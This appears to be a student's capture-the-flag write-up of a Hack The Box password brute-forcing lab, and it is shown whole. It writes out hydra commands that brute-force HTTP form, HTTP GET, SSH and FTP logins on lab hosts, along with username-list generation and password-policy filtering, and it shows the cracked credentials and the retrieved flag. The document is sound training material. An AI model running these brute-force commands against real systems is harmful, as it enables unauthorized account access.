


4. I then inputted all of the information that HTB provides. Shown below:




5. Then I used the provided grep command to filter based on the company's password policy. I used the command grep -E '^.{6,}$' jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '([!@#$%^&*].*){2,}' > jane-filtered.txt .


6. Next, we go back to using the hydra command they provided. I inputted the target ip and port as well. This command is going to try every username in usernames.txt with every password in jane-filtered.txt against the web login, while fitting the criteria for the policy. Here is the command I used and the result: hydra -L jane_smith_usernames.txt -P jane-filtered.txt 94.237.122.241 -s 37421 -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"



7. Now I can go to the target ip and port website on firefox and log in using the given credentials that hydra found. Here is the flag once you log in.



Image/Screenshot:




Flag 8:

Flag Answer:


Last Command Used:

Steps:

1. First, I make txt files for all of the contents from the two given lists from GitHub. I used the nano command to copy and paste each and make two separate passwords and usernames files.
2. hydra -L usernames.txt -P passwords.txt -s 53245 94.237.62.138 http-get . I used this command to scift though both of my txt files while targeting the specific port and IP. Here is my result:



Image/Screenshot:




Flag 9:

Flag Answer:□□□□□□□□□


Last Command Used:□□□□

Steps:

1. Searched the target IP and port in Firefox. Then used the credentials found above to log in and get the flag.



Image/Screenshot:□




Flag 10 :

Flag Answer:□□□□□□□

Last Command Used:□□


Steps:

1. First I used hydra -l satwossh -P passwords.txt -s 45458 83.136.250.223 ssh, this tries to brute-force SSH on the target IP and port, using every username from the file satwossh and every password from passwords.txt, stopping when it finds a working credential.



2. Now that I got the ssh log in, I can use ssh -p 45458 satwossh@83.136.250.223 to log in. I then do ls to see what kind of files are in ssh. I find a name by running cat

IncidentReport.txt . Here is the result:




3. Now that I have a name, I change directory to cd username-anarchy/ . Then I run ./username-anarchy Thomas Smith > thomas_smith_usernames.txt to generate a list of username variants for “Thomas Smith.” Here is the list it outputted:

```
hy$ cat thomas_smith_usernames.txt
thomas
thomassmith
thomas.smith
thomassm
thomsmit
thomass
t.smith
tsmith
sthomas
s.thomas
smitht
smith
smith.t
smith.thomas
ts
```

4. Then I realized I forgot to move the passwords.txt to the anarchy one. So I did mv passwords.txt username-anarchy/ . Next, I do hydra -L thomas_smith_usernames.txt -P passwords.txt 127.0.0.1 ftp this will try every username in thomas_smith_usernames.txt with every password in passwords.txt against the FTP service on 127.0.0.1 (localhost). Here is my output:

```
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-66lmw:~/username-anarc
hy$ hydra -L thomas_smith_usernames.txt -P passwords.txt 127.0.0.1 ftp
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not u
se in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-2
4 02:09:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2970 login tries (l:
15/p:198), ~186 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[21][ftp] host: 127.0.0.1   login: thomas   password: chocolate!
```

Image/Screenshot:



Flag 11:

Flag Answer:

Last Command Used:

Steps:

1. Now that I found the FTP credentials I need to log in by connecting to the ftp localhost, ftp 127.0.0.1 . Then, use the credentials above to log in.

2. When I run ls I see that there is a flag.txt that I need to open.

```
hy$ ftp 127.0.0.1
Connected to 127.0.0.1.
220 (vsFTPd 3.0.5)
Name (127.0.0.1:satwossh): thomas
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59068|)
150 Here comes the directory listing.
-rw-------    1 1001     1001           28 Sep 10  2024 flag.tx
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||16152|)
150 Opening BINARY mode data connection for flag.txt (28 bytes)
```


3. By using get flag.txt I can transfer it out of ftp so I can read it. Then, exit FTP like this:

```
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||16152|)
150 Opening BINARY mode data connection for flag.txt (28 bytes).
100% |**********************************|    28      739.01 KiB/s    00
:00 ETA
226 Transfer complete.
28 bytes received in 00:00 (207.14 KiB/s)
ftp>
ftp> exit
```

4. The just cat flag.txt .

```
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-66lmw:~/username-ana
hy$ cat flag.txt
HTB{brut3f0rc1ng_succ3ssful}satwossh@ng-2120260-loginbfsatwo-tddg4-75d
satwossh@ng-2120260-loginbfsatwo-tddg4-75d75cdd65-66lmw:~/username-ana
```

Image/Screenshot:



Summary

Overall, I did so much better than I expected on this HTB. I thought I was going to get stuck, but thankfully I found that actually reading every module helped with this one. Each flag was referring back to previous information and knowledge. Also by learning the rules of ftp helped as well because I would have been stuck in there if I didn't know I had to exit to hit the flag.